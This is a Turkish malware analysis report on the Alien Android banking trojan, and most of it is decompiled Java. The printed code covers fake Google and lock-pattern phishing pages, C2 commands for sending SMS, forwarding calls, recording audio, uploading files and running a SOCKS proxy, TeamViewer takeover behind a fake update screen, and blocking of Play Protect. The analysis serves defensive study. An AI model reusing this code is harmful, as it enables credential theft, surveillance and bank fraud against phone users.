Cihazda kayıtlı Google hesapları kontrol edilerek bu hesap isimlerinin eklendiği sahte Google Hesap Giriş sayfası gösterilerek kullanıcı bilgileri çalınmaktadır.

```
if (this.f1006f.equals("grabbing_pass_gmail")) {
    String replace = CLASS_ONEMLI.base64decode(this.f1001a.f918bf + this.f1001a.f919bg).replace("var lang = 'en'", "var lang = '" + langua
    String j = this.f1002b.editorSharedPref(this, this.f1001a.RE);
    if (j.equals("default_gmail")) {
        j = CLASS_ONEMLI.return_google_accounts(this);
    }
    String replace2 = replace.replace("%gmail_to_device%", j);
    int parseInt = Integer.parseInt(this.f1002b.editorSharedPref(this, this.f1001a.RR)) - 1;
    this.f1002b.addValuetoSharedPref(this, this.f1001a.RR, String.valueOf(parseInt));
    if (parseInt <= 1) {
        this.f1002b.addValuetoSharedPref(this, this.f1001a.RE, "");
    }
    this.f1002b.addToSharedPref(this, this.f1001a.string_AS, "Start Injection:  Grabbing password Gmail[143523#]");
    this.f1003c.loadDataWithBaseURL(null, replace2, "text/html", "UTF-8", null);
    setContentView(this.f1003c);
} else if (this.f1006f.equals("grabbing_locknattern")) {
```



Kilit ekranı desenini çalmak için sahte web sayfası gösterilmektedir.

```
else if (this.f1006f.equals("grabbing_lockpattern")) {
    String e = CLASS_ONEMLI.base64decode(this.f1001a.f925bm + this.f1001a.f926bn + this.f1001a.f927bo + this.f1001a.f928bp +
    int parseInt2 = Integer.parseInt(this.f1002b.editorSharedPref(this, this.f1001a.GR)) + -1;
    this.f1002b.addValuetoSharedPref(this, this.f1001a.GR, String.valueOf(parseInt2));
    if (parseInt2 <= 1) {
        this.f1002b.addValuetoSharedPref(this, this.f1001a.GE, "");
    }
    this.f1002b.addToSharedPref(this, this.f1001a.string_AS, "Start Injection:  Grabbing pattern lock[143523#]");
    this.f1003c.loadDataWithBaseURL(null, e, "text/html", "UTF-8", null);
    setContentView(this.f1003c);
}
```

Uzak sunucudan gelen tanımlı olmayan web sayfaları da kullanıcıya gösterilebilmektedir. Bu sayede kullanıcıya istenilen banka uygulamasının web sayfası taklit edilerek gösterilebilmektedir.

```
else {
    this.f1002b._log(this.f1005e, "app3: " + this.f1006f);
    String replace3 = this.f1002b.ret_decrypted_responce(this.f1002b.editorSharedPref(this, this.f1006f)).replace("var lang = 'en'", mo44
    this.f1002b._log(this.f1005e,"app: " + replace3.length());
    if (replace3.equals("value='credit_cards'")) {
        replace3 = replace3.replace("<html lang="en">", "<html lang=\"") + Locale.getDefault().getLanguage() +"">");
    }
    this.f1002b._log(this.f1005e, "app2: " + replace3.length());
    this.f1002b.addToSharedPref(this, this.f1001a.string_AS, "Start Injection: " + this.f1006f + "[143523#]");
    this.f1003c.loadDataWithBaseURL(null, replace3, "text/html", "UTF-8", null);
    setContentView(this.f1003c);
    this.f1002b._log(this.f1005e, "app3: " + replace3.length());
}
```

C2 sunucusundan gelen “send_sms” komutu ile kurban cihazdan istenilen kişiye mesaj gönderilebilmektedir.

```
case 0: // send_sms
    this.f1029a.sms_send_mo374b(context, jSONObject6.getString("n"), jSONObject6.getString("t"));
    return;
```

```java
/* renamed from: b */
public final void sms_send_mo374b(Context context, String str, String str2) {
    try {
        SmsManager smsManager = SmsManager.getDefault();
        ArrayList<String> divideMessage = smsManager.divideMessage(str2);
        PendingIntent broadcast = PendingIntent.getBroadcast(context, 0, new Intent("SMS_SENT"), 0);
        PendingIntent broadcast2 = PendingIntent.getBroadcast(context, 0, new Intent("SMS_DELIVERED"), 0);
        ArrayList<PendingIntent> arrayList = new ArrayList<>();
        ArrayList<PendingIntent> arrayList2 = new ArrayList<>();
        for (int r2 = 0; r2 < divideMessage.size(); r2++) {
            arrayList2.add(broadcast2);
            arrayList.add(broadcast);
        }
        smsManager.sendMultipartTextMessage(str, null, divideMessage, arrayList, arrayList2);
        String str3 = "Output SMS:" + str + " text:" + str2 + "[143523#]";
        _log("SMS", str3);
        addToSharedPref(context, this.encrypted_texts.string_AS, str3);
        post_sms_log(context, editorSharedPref(context, this.encrypted_texts.string_QQ));
    } catch (Exception unused) {
    }
}
```

Telefon araması gerçekleştirmek için "ussd” komutu kullanılmaktadır.

```java
case HttpUrl.C0054a.EnumC0055a.intTwo:
    CLASS_ONEMLI bVar3 = this.f1029a;
    String string2 = jSONObject6.getString(m812a("N2M="));
    try {
        Intent intent = new Intent("android.intent.action.CALL");
        intent.addFlags(268435456);
        intent.setData(Uri.parse("tel:" + Uri.encode(string2)));
        context.startActivity(intent);
        String str6 = "USSD: " + string2 + "[143523#]";
        bVar3._log("USSD", str6);
        bVar3.addToSharedPref(context, bVar3.encrypted_texts.string_AS, str6);
        return;
    } catch (Exception unused8) {
        bVar3._log("USSD", "Error: Start USSD");
        bVar3._log("USSD", "Error USSD[143523#]");
        bVar3.addToSharedPref(context, bVar3.encrypted_texts.string_AS, "Error USSD[143523#]");
        return;
    }
```

Gelen çağrıları yönlendirmek için “call_forward” komutu kullanılmaktadır.

```java
case HttpUrl.C0054a.EnumC0055a.intThree:
    CLASS_ONEMLI bVar4 = this.f1029a;
    String string3 = jSONObject6.getString(m812a("Njc="));
    try {
        Intent intent2 = new Intent("android.intent.action.CALL");
        intent2.addFlags(268435456);
        intent2.setData(Uri.fromParts("tel", "*21*" + string3 + "#", "#"));
        context.startActivity(intent2);
        String str7 = "ForwardCALL: " + string3 + "[143523#]";
        bVar4._log("ForwardCall", str7);
        bVar4.addToSharedPref(context, bVar4.encrypted_texts.string_AS, str7);
        return;
    } catch (Exception unused9) {
        bVar4._log("ForwardCall", "Error");
        bVar4.addToSharedPref(context, bVar4.encrypted_texts.string_AS, "ERROR callForward" + string3 + "[143523#]");
        return;
    }
```

Notification komutu ile kullanıcıya bildirim gösterebilir.

```
case HttpUrl.C0054a.EnumC0055a.intFour:
    CLASS_ONEMLI bVar5 = this.f1029a;
    String string4 = jSONObject6.getString(m812a("Njg="));
    String string5 = jSONObject6.getString(m812a("N2QwNA=="));
    String string6 = jSONObject6.getString(m812a("N2QxNQ=="));
    try {
        String j4 = bVar5.editorSharedPref(context, "icon_".concat(String.valueOf(string4)));
        if (j4.length() < 100) {
            bVar5._log("notification", "No File Png Icon");
            return;
        }
        Intent launchIntentForPackage = context.getPackageManager().getLaunchIntentForPackage(string4);
        byte[] decode2 = Base64.decode(j4.substring(j4.indexOf(",") + 1), 0);
        Bitmap decodeByteArray = BitmapFactory.decodeByteArray(decode2, 0, decode2.length);
        if (Build.VERSION.SDK_INT > 25) {
            NotificationManager notificationManager = (NotificationManager) context.getSystemService("notification");
            PendingIntent activity = PendingIntent.getActivity(context, 0, launchIntentForPackage, 0);
            NotificationChannel notificationChannel = new NotificationChannel("channel_1", "123", 4);
            notificationChannel.setDescription("123");
            notificationChannel.enableLights(true);
            notificationChannel.setLightColor(-1);
            notificationChannel.enableVibration(true);
            notificationChannel.setVibrationPattern(new long[]{1500, 1500, 1500, 1500, 1500});
            notificationChannel.setShowBadge(false);
            notificationManager.createNotificationChannel(notificationChannel);
            Notification build = new Notification.Builder(context, "channel_1").setContentTitle("Title").setSmallIcon(context.getResources().
            build.flags = build.flags | 16;
            notificationManager.notify(1, build);
        } else if (Build.VERSION.SDK_INT > 15) {
            Notification build2 = new Notification.Builder(context).setContentIntent(PendingIntent.getActivity(context, 100, launchIntentForP
            build2.flags = build2.flags | 16;
            ((NotificationManager) context.getSystemService("notification")).notify(1, build2);
        }
        decodeByteArray.recycle();
        bVar5.addToSharedPref(context, bVar5.encrypted_texts.string_AS, "Run push notification " + string4 + "[143523#]");
        return;
    } catch (Exception unused10) {
        return;
```

“get_data_logs” komutu ile yüklü uygulamalar, rehber ve sms bilgileri toplanarak SharedPreferences nesnelerine kaydedilmektedir.

```
case HttpUrl.C0054a.EnumC0055a.intFive:
    this.f1029a._getInstalledApplications(context);
    this.f1029a._getContacts(context);
    this.f1029a._getSMS(context);
    return;
```

“url” komutu ACTION_VIEW kullanarak kullanıcıya web sayfası gösterebilir.

```
public static void _ACTION_VIEW(Context context, String str) {
    try {
        context.startActivity(new Intent("android.intent.action.VIEW", Uri.parse(str)));
    } catch (Exception unused) {
        Intent intent = new Intent("android.intent.action.VIEW", Uri.parse(str));
        intent.addFlags(268435456);
        intent.addFlags(1073741824);
        context.startActivity(intent);
    }
}
```

“run_app” komutu ile paket adı bilinen uygulamalar başlatılabilir.

```
/* renamed from: f */
public static void startActivity_good(Context context, String str) {
    context.startActivity(context.getPackageManager().getLaunchIntentForPackage(str));
}
```

“get_all_permission” WRITE_EXTERNAL_STORAGE, SEND_SMS, RECORD_AUDIO, READ_PHONE_STATE, READ_CONTACTS izinlerini kontrol eder ve sunucuya kayıtlı datayı göndermektedir.

“run_socks5” sunucudan gelen bilgilerle birlikte socket açar. S5 değişkeni “stop” a eşit olana kadar soket açık kalmaktadır. Eğer apk klasöründe “ring0.apk” bulunuyorsa DexLoader ile yüklenmektedir.

```
public final void run() {
    try {
        ServerSocket serverSocket = new ServerSocket(45555);
        CLASS_ONEMLI bVar = IntentService_wuynkhukd.this.f1060a;
        String a = "ProxyServer";
        bVar._log(a, "Port=" + serverSocket.getLocalPort());
        while (true) {
            Socket accept = serverSocket.accept();
            if (Thread.currentThread().isInterrupted()) {
                serverSocket.close();
                accept.close();
                return;
            }
            new Thread(new Runnable_pykb(accept)).start();
        }
    } catch (Exception e) {
        IntentService_wuynkhukd.this.f1060a._log(IntentService_wuynkhukd.this.mo503a("NTkyMjA1NzcwZWE1ODI4MTc0"), IntentService_wuynkhukd.this.mo503a("NGMzZjA1NmMxOQ=="));
        e.printStackTrace();
    }
}
```

```
case 21:
    startService(new Intent(this, IntentService_wuynkhukd.class)
        .putExtra("host", jSONObject6.getString(m812a("NjExZQ==")))
        .putExtra("user", jSONObject6.getString(m812a("N2MxZg==")))
        .putExtra("pass", jSONObject6.getString(m812a("NzkwOQ==")))
        .putExtra("port", jSONObject6.getString(m812a("NzkxOQ==")));
    return;
```

```
public void onHandleIntent(Intent intent) {
    this.f1060a.addValuetoSharedPref(this, this.f1061b.string_S5, "");
    String a = CLASS_ONEMLI._returnCountryCode(this);
    if (a.length() != 2) {
        a = Locale.getDefault().getCountry().toLowerCase();
    }
    String stringExtra = intent.getStringExtra("host");
    String stringExtra2 = intent.getStringExtra("user");
    String stringExtra3 = intent.getStringExtra("pass");
    String stringExtra4 = intent.getStringExtra("port");
    CLASS_ONEMLI bVar = this.f1060a;
    if (bVar.send_socket_info(this, bVar.editorSharedPref(this, this.f1061b.string_QQ), a, stringExtra, stringExtra4, stringExtra2, stringExtra3).equals(mo503a("Mj
        Thread thread = new Thread(new Runnable() {
            /* class beyond.just.settle.IntentService_wuynkhukd.RunnableC00841 */

            public final void run() {
                try {
                    ServerSocket serverSocket = new ServerSocket(45555);
                    CLASS_ONEMLI bVar = IntentService_wuynkhukd.this.f1060a;
                    String a = IntentService_wuynkhukd.this.mo503a("NTkxZjM4NWIzMmE0YjViYzUwMGUxMw==");
                    bVar._log(a, IntentService_wuynkhukd.this.mo503a("NTkwMjI1NTc3Ng==") + serverSocket.getLocalPort());
                    while (true) {
                        Socket accept = serverSocket.accept();
                        if (Thread.currentThread().isInterrupted()) {
                            serverSocket.close();
                            accept.close();
                            return;
                        }
                        new Thread(new Runnable_pykb(accept)).start();
                    }
                } catch (Exception e) {
                    IntentService_wuynkhukd.this.f1060a._log(IntentService_wuynkhukd.this.mo503a("NTkyMjA1NzcwZWE1ODI4MTc0"), IntentService_wuynkhukd.this.mo503a("I
                    e.printStackTrace();
                }
```

“stop_socks5” S5 değerini “stop” yaparak soketi kapatmaktadır.

“run_record_audio” komutu ile cihazda ses dinlemesi yapılabilmektedir.

```
case 24:
    if (checkPermission(RECORD_AUDIO).equals("1")
                && !isRunningService(this, IntentService_rbzse_mediarecorder.class)) {
        startService(new Intent(this, IntentService_rbzse_mediarecorder.class)
            .putExtra("tick", jSONObject6.getString(m812a("NjA=")))
            .putExtra("name", "record_audio"));
        this.f1029a.addValuetoSharedPref(context, dVar.SS, "");
        return;
    }
    return;
```

```
final int parseInt = Integer.parseInt(intent.getStringExtra(mo471a("N2QwNDM0NDg=")));
String stringExtra = intent.getStringExtra("name");
if (parseInt > 0 || parseInt == -1) {
    this.f1035d = getExternalFilesDir(null) + ("/" + stringExtra + "_"
                + new SimpleDateFormat("MM-dd-yyyy_HH:mm:ss", Locale.US).format(Calendar.getInstance().getTime())
                + ".amr");
    this.f1033b._log("FILE REC", this.f1035d);
    this.f1033b._log("Time", String.valueOf(parseInt));
    final String str = this.f1035d;
    final MediaRecorder mediaRecorder = new MediaRecorder();
    this.f1033b._log("SOUND", "START RECORD SOUND");
    this.f1032a = false;
    mediaRecorder.setAudioSource(1);
    mediaRecorder.setOutputFormat(3);
    mediaRecorder.setAudioEncoder(1);
    mediaRecorder.setOutputFile(str);
```

“patch_update” komutu AL=0 ve apk klasörü içerisinden ring0.apk silinmektedir.

```
case 26:
    this.f1029a.addValuetoSharedPref(context, dVar.AL, "0");
    try {
        new File(context.getDir("apk", 0), "ring0.apk").delete();
        return;
    } catch (Exception unused11) {
        return;
    }
default:
    return;
```

RQ değeri sunucuyla olan bağlantıyı temsil etmektedir. Bu değer “disconnect” değil ise C2 sunucusuna cihaz bilgileri gönderilerek cihaza gönderilmiş olan komutlar alınmaktadır. JSON içerisindeki “rat_cmd” değeri C2’den gelen komutu tutmaktadır.

Gelebilecek komut listesi şunlardır; “open_folder”, “uploadind_file”, “get_apps”, “connect_teamviewer”, “open_teamviewer”, “send_settings”, “device_unlock”.

“open_folder” komutu ile cihaz üzerindeki dosyaların listesi uzak sunucuya aktarılmaktadır.

```
if (!RQ.equals("disconnect")) {
    JSONObject jSONObject = new JSONObject();
    try {
        jSONObject.put("ID", j);
        jSONObject.put("screen", CLASS_ONEMLI.m706v(this));
        jSONObject.put("active_app", this.f1025a.editorSharedPref(this, this.f1026b.RW));
        jSONObject.put("perm_storage", CLASS_ONEMLI.checkPermission(this, "android.permission.WRITE_EXTERNAL_STORAGE"));
    } catch (JSONException unused) {
        this.f1025a._log(this.f1027c, "Error json rat request");
    }
    CLASS_ONEMLI bVar = this.f1025a;
    String h = bVar.ret_decrypted_responce(bVar.logConnecturlAndPostRequest(this, this.f1026b.q_rat_connect_ws + this.f1025a._encrypt_CC(jSONObject.toString())));
    try {
        String e = CLASS_ONEMLI.base64decode(new JSONObject(h).getString("rat_cmd"));
        CLASS_ONEMLI bVar2 = this.f1025a;
        String str = this.f1027c;
        bVar2._log(str, "rat_cmd_base64_decode: " + h + " >>  " + e);
        if (e.equals("rat_disconnect")) {
            this.f1025a.addValuetoSharedPref(this, this.f1026b.RQ, "disconnect");
        } else {
            int r2 = 0;
            if (e.contains("open_folder")) {
                String string = new JSONObject(e).getString("open_folder");
                if (string.equals("~/")) {
                    string = Environment.getExternalStorageDirectory().getAbsolutePath();
                }
                String[] b = this.f1025a.check_folderANDFiles(new File(string));
                try {
                    JSONObject jSONObject2 = new JSONObject();
                    jSONObject2.put("cmd", "array_files_folder");
                    jSONObject2.put("dir", CLASS_ONEMLI.base64encode(string));
                    jSONObject2.put("folders", CLASS_ONEMLI.base64encode(b[0]));
                    jSONObject2.put("files", CLASS_ONEMLI.base64encode(b[1]));
                    String replace = jSONObject2.toString().replace("\\n", "");
                    this.f1025a._log("JSON_SEND", replace);
                    CLASS_ONEMLI bVar3 = this.f1025a;
                    bVar3.logConnecturlAndPostRequest(this, this.f1026b.q_rat_cmd_ws + this.f1025a._encrypt_CC(replace));
                } catch (JSONException unused2) {
                    this.f1025a._log(this.f1027c, "Error json rat jsonRequest open_folder");
                }
            } else if (e.contains("uploadind_file")) {
```

“uploadin_file” komutu uzak sunucudan istenen dosyayı upload etmek için kullanılmaktadır.


```
} else if (e.contains("uploadind_file")) {
    try {
        File file = new File(new JSONObject(e).getString("uploadind_file"));
        String encodeToString = Base64.encodeToString(CLASS_ONEMLI._readFile(file), 0);
        JSONObject jSONObject3 = new JSONObject();
        jSONObject3.put("cmd", "saved_file");
        jSONObject3.put("ID", j);
        jSONObject3.put("name", file.getName());
        jSONObject3.put("file_base64", encodeToString);
        CLASS_ONEMLI bVar4 = this.f1025a;
        bVar4.logConnecturlAndPostRequest(this, this.f1026b.q_rat_cmd_ws + this.f1025a._encrypt_CC(jSONObject3.toString()));
    } catch (Exception unused3) {
        this.f1025a._log(this.f1027c, "uploading_file error");
    }
} else if (e.contains("get_apps")) {
```

“get_apps” komutu ile cihazda yüklü uygulamaların listesi uzak sunucuya gönderilmektedir.

```
} else if (e.contains("get_apps")) {
    try {
        this.f1025a._log(this.f1027c, "GET APPS 1");
        JSONObject jSONObject4 = new JSONObject();
        PackageManager packageManager = getPackageManager();
        for (ApplicationInfo applicationInfo : packageManager.getInstalledApplications(0)) {
            if (packageManager.getLaunchIntentForPackage(applicationInfo.packageName) != null) {
                jSONObject4.put(String.valueOf(r2), applicationInfo.packageName);
                r2++;
            }
        }
        JSONObject jSONObject5 = new JSONObject();
        jSONObject5.put("cmd", "saved_apps");
        jSONObject5.put("apps", CLASS_ONEMLI.base64encode(jSONObject4.toString()));
        this.f1025a._log(this.f1027c, "GET APPS 2");
        CLASS_ONEMLI bVar5 = this.f1025a;
        String str2 = this.f1027c;
        bVar5._log(str2, "JSON: " + jSONObject5.toString());
        CLASS_ONEMLI bVar6 = this.f1025a;
        bVar6.logConnecturlAndPostRequest(this, this.f1026b.q_rat_cmd_ws + this.f1025a._encrypt_CC(jSONObject5.toString()));
    } catch (Exception unused4) {
        this.f1025a._log(this.f1027c, m811a("NmUwODIzN2MyYTg3YTBiZDA2MGUxMzV1YWMyZA=="));
    }
} else if (e.contains("connect_teamviewer")) {
```

“connect_teamviewer” komutu ile sunucudan gelen komutlara göre kullanıcıya sahte System Update ekranı gösterilmekte ve TeamViewer uygulaması başlatılmak istenmektedir.

```
} else if (e.contains("connect_teamviewer")) {
    JSONObject jSONObject6 = new JSONObject(e);
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RT, jSONObject6.getString("connect_teamviewer"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RY, jSONObject6.getString("password"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RS, jSONObject6.getString("fake"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RI, jSONObject6.getString("hidden"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RA, jSONObject6.getString("blocking"));
    this.f1025a.if_rs_true_startService(this);
    CLASS_ONEMLI.startActivity_good(this, "com.teamviewer.host.market");
} else if (e.contains("open_teamviewer")) {
    JSONObject jSONObject7 = new JSONObject(e);
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RS, jSONObject7.getString("fake"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RI, jSONObject7.getString("hidden"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RA, jSONObject7.getString("blocking"));
    this.f1025a.if_rs_true_startService(this);
    CLASS_ONEMLI.startActivity_good(this, "com.teamviewer.host.market");
} else if (e.contains("send_settings")) {
    JSONObject jSONObject8 = new JSONObject(e);
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RS, jSONObject8.getString("fake"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RI, jSONObject8.getString("hidden"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RA, jSONObject8.getString("blocking"));
    this.f1025a.if_rs_true_startService(this);
} else if (e.contains("device_unlock")) {
    JSONObject jSONObject9 = new JSONObject(e);
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RS, jSONObject9.getString("fake"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RI, jSONObject9.getString("hidden"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RA, jSONObject9.getString("blocking"));
    try {
        if (this.f1028d != null) {
            this.f1028d.release();
        }
        this.f1028d = ((PowerManager) getSystemService("power")).newWakeLock(805306394, getClass().getName());
        this.f1028d.acquire();
    } catch (Exception unused5) {
    }
}
```



TeamViewer üzerinden zararlı işlem gerçekleştireceği zaman kullanıcıya sahte System Update bitmap’i gösterilmektedir.

```
public int onStartCommand(Intent intent, int r4, int r5) {
    if (!this.f1063a.editorSharedPref(this, this.f1064b.RS).equals(m820a("N2QxZjIyNDY=" ))) {
        return r4;
    }
    Bitmap b = CLASS_ONEMLI.m683b(this.f1064b.f936bx + this.f1064b.f937by + this.f1064b.f938bz + this.f1064b.f908bA + this.f1064b.f909bB + this.f10
    ImageView imageView = new ImageView(this);
    imageView.setImageBitmap(b);
    Toast toast = new Toast(getApplicationContext());
    toast.setGravity(16, 0, 0);
    toast.setDuration(0);
    toast.setView(imageView);
    toast.show();
    return r4;
}
```

Zararlı kapattığı Play Protect servisinin kullanıcı tarafından açılmasını engellemek için Play Protect ayar ekranı açıldığında cihazı geri tuşuna 2 kere basarak bu sayfadan çıkmaya zorlamaktadır.

```
/* renamed from: a */
private void change_play_protect_settings(AccessibilityNodeInfo accessibilityNodeInfo) {
    try {
        if (!this.f824t && Build.VERSION.SDK_INT >= 18) {
            if (accessibilityNodeInfo == null) {
                this.f805a._log(this.f809e, "nodeInfo == null");
                return;
            }
            Iterator<AccessibilityNodeInfo> it = accessibilityNodeInfo.findAccessibilityNodeInfosByViewId("com.android.vending:id/toolbar_item_play_protect_settings").iterator();
            while (it.hasNext()) {
                it.next();
                performAction_Back_twotimes();
            }
            Iterator<AccessibilityNodeInfo> it2 = accessibilityNodeInfo.findAccessibilityNodeInfosByViewId("com.android.vending:id/play_protect_settings").iterator();
            while (it2.hasNext()) {
                it2.next();
                performAction_Back_twotimes();
            }
            if (this.f814j.equals("com.google.android.gms.security.settings.verifyappssettingsactivity")) {
                performAction_Back_twotimes();
            }
        }
    } catch (Exception unused) {
    }
}
```

Zararlı çalıştığı sistemde ki SMS ve SMS gönderen kişileri almak için Broadcast Receiver kullanmaktadır. Ayırca JobInfo ve Alarm kullanarak her 2000 saniyede bir SMS'leri almaktadır.


Ayrıca elde ettiği SMS ve SMS gönderen telefon numaralarını SharedPrefs ve JSON olarak tutarak C2 sunucularına aktarmak üzere saklamaktadır.

```
if (objArr != null) {
    int length = objArr.length;
    int r4 = 0;
    while (r4 < length) {
        SmsMessage createFromPdu = SmsMessage.createFromPdu((byte[]) objArr[r4]);
        str2 = str2 + createFromPdu.getDisplayMessageBody();
        r4++;
        str = createFromPdu.getDisplayOriginatingAddress();
    }
    String str3 = "Input SMS: " + str + " Text: " + str2 + "[143523#]";
    bVar.a("sendSMS", str3);
    bVar.f(context, bVar.f239a.ab, str3);
    bVar.h(context, bVar.j(context, bVar.f239a.Q));
}
```

Sistemde yüklü olan uygulamaların listesini JSON olarak kaydetmektedir.

```
JSONObject jSONObject4 = new JSONObject();
PackageManager packageManager = getPackageManager();
for (ApplicationInfo applicationInfo : packageManager.getInstalledApplications(0)) {
    if (packageManager.getLaunchIntentForPackage(applicationInfo.packageName) != null) {
        jSONObject4.put(String.valueOf(r2), applicationInfo.packageName);
        r2++;
```


Sistemin internete bağlı olup olmadığını ve network tipini (connected, metered vs) kontrol etmektedir.



Zararlı yazılım, ilk açılışta Accessibility Servislerini kullanarak gerekli yetkileri almak için sahte bir html sayfası oluşturmaktadır.

Xiaomi'de kullanılan MIUI arayüzden dolayı zararlı yazılım, kullanıcı Xiaomi marka telefon kullanıyor ve Xiaomi telefonlarda kullanılan MIUI arayüzü versiyonu 11 veya 11'den büyük ise farklı bir class'ı çalıştırmaktadır. İki class'da aynı işi yapmakta fakat MIUI arayüzüne uygun olması için ona özel ayarlanması gerekmektedir.

```
this.c = new WebView(this);
this.c.getSettings().setJavaScriptEnabled(true);
this.c.setScrollBarStyle(0);
this.c.setWebViewClient(new b(this, (byte) 0));
this.c.setWebChromeClient(new a(this, (byte) 0));
this.c.addJavascriptInterface(new WebAppInterface(this), "Android");
String e = b.e(this.f299b.bh + this.f299b.bi + this.f299b.bj + this.f299b.bk + this.f299b.bl);
String lowerCase = Locale.getDefault().getLanguage().toLowerCase();
String a2 = "var lang = 'en'";
String replace = e.replace(a2, "var lang = '" + lowerCase + "'").replace("Start Accessibility"), this.f299b.j);
if ("xiaomi").equalsIgnoreCase(Build.MANUFACTURER)) {
    if (b.a() >= 11) {
        String a3 = "%Enable_Accessibility_Service%";
        str = replace.replace(a3, this.f298a.d() + this.f298a.c());
        this.c.loadDataWithBaseURL(null, str, a("text/html"), "UTF-8", null);
        setContentView(this.c);
    }
    b.a();
}
str = replace.replace("%Enable_Accessibility_Service%"), this.f298a.c());
this.c.loadDataWithBaseURL(null, str, a("text/html"), "UTF-8", null);
setContentView(this.c);
}
```



Ayrıca sistemin dili Türkçe ise zararlı yazılım html sayfasındaki başlığı Türkçe yapmaktadır.

```
public final String c() {
    try {
        JSONObject jSONObject = new JSONObject(this.f239a.bc);
        String lowerCase = Locale.getDefault().getLanguage().toLowerCase();
        if (lowerCase.equals("tr")) {
            return "Lütfen immuni Etkinleştirin";
        }
        String string = jSONObject.getString(lowerCase);
        return string + " " + "immuni";
    } catch (Exception unused) {
        return "Enable" + " " + "immuni";
    }
}
```

Zararlı yazılım, sistemin ses ve titreşim ayarlarını kapatmaktadır.

```
public static void y(Context context) {
    try {
        AudioManager audioManager = (AudioManager) context.getSystemService("audio");
        audioManager.setStreamMute(1, true);
        audioManager.setStreamMute(3, true);
        audioManager.setStreamVolume(4, 0, 0);
        audioManager.setStreamVolume(8, 0, 0);
        audioManager.setStreamVolume(5, 0, 0);
        audioManager.setStreamVolume(2, 0, 0);
        audioManager.setVibrateSetting(1, 0);
    } catch (Exception unused) {
    }
}
```

Eğer zararlı yazılım yönetici yetkilerine sahip ise cihazı kilitleyebilmektedir.

```
do {
    try {
        b.a(10);
        b bVar = this.f275a;
        try {
            ((DevicePolicyManager) getSystemService("device_policy")).lockNow();
        } catch (Exception unused) {
            bVar.a(bVar.f239a.ah, "ERROR");
        }
        b.y(this);
    } catch (Exception unused2) {
    }
```

Zararlı yazılım, neredeyse dünyada konuşulan çoğu dili hedef almaktadır. Fakat eski Sovyet ülkelerinden herhangi birisi listede yoktur.

İngilizce	Almanca	Afrikaanca	Çince	Çekçe	Holandaca	Fransıcza
Italyanca	Japonca	Korece	Lehçe	İspanyolca	Arapça	Bulgarca
Katalanca	Hırvatça	Danca	Fince	Yunanca	İbranice	Hintçe
Macarca	Letonca	Litvanca	Norveççe	Portekizce	Rumence	Sırpça
Slovakça	Slovence	Tayca	Türkçe	Vietnamca		

Alien, 45555 portunda çalışan bir proxy server başlatmaktadır.

```
ServerSocket serverSocket = new ServerSocket(45555);
b bVar = wuynkhukd.this.f304a;
String a2 = "ProxyServer");
bVar.a(a2, "Port=") + serverSocket.getLocalPort());
while (true) {
    Socket accept = serverSocket.accept();
    if (Thread.currentThread().isInterrupted()) {
        serverSocket.close();
        accept.close();
        return;
```

Alien, C2 sunucusundan “patch.ring0.run” adlı payload’ı indirmektedir. Fakat C2 sunucusu kapandığından dolayı işlem başarısız olmaktadır.

```
...getDir("outdex", 0).getAbsolutePath(), null, bVar.getClass().getClassLoader()).loadClass("patch.ring0.run");
```

Çözüm Önerileri

-Uygulamalara gereksiz izinler verilmemelidir.

- Google Play Protect gibi kötü amaçlı yazılımdan koruma yazılımı güncel ve çalışır durumda olmalıdır.

- İşletim sistemi güncel tutulmalıdır.

- Kaynağı belirsiz olan uygulamalar indirilmemeli ve yüklenmemelidir.

- E-posta ekleri açılırken dikkatli olunmalıdır.

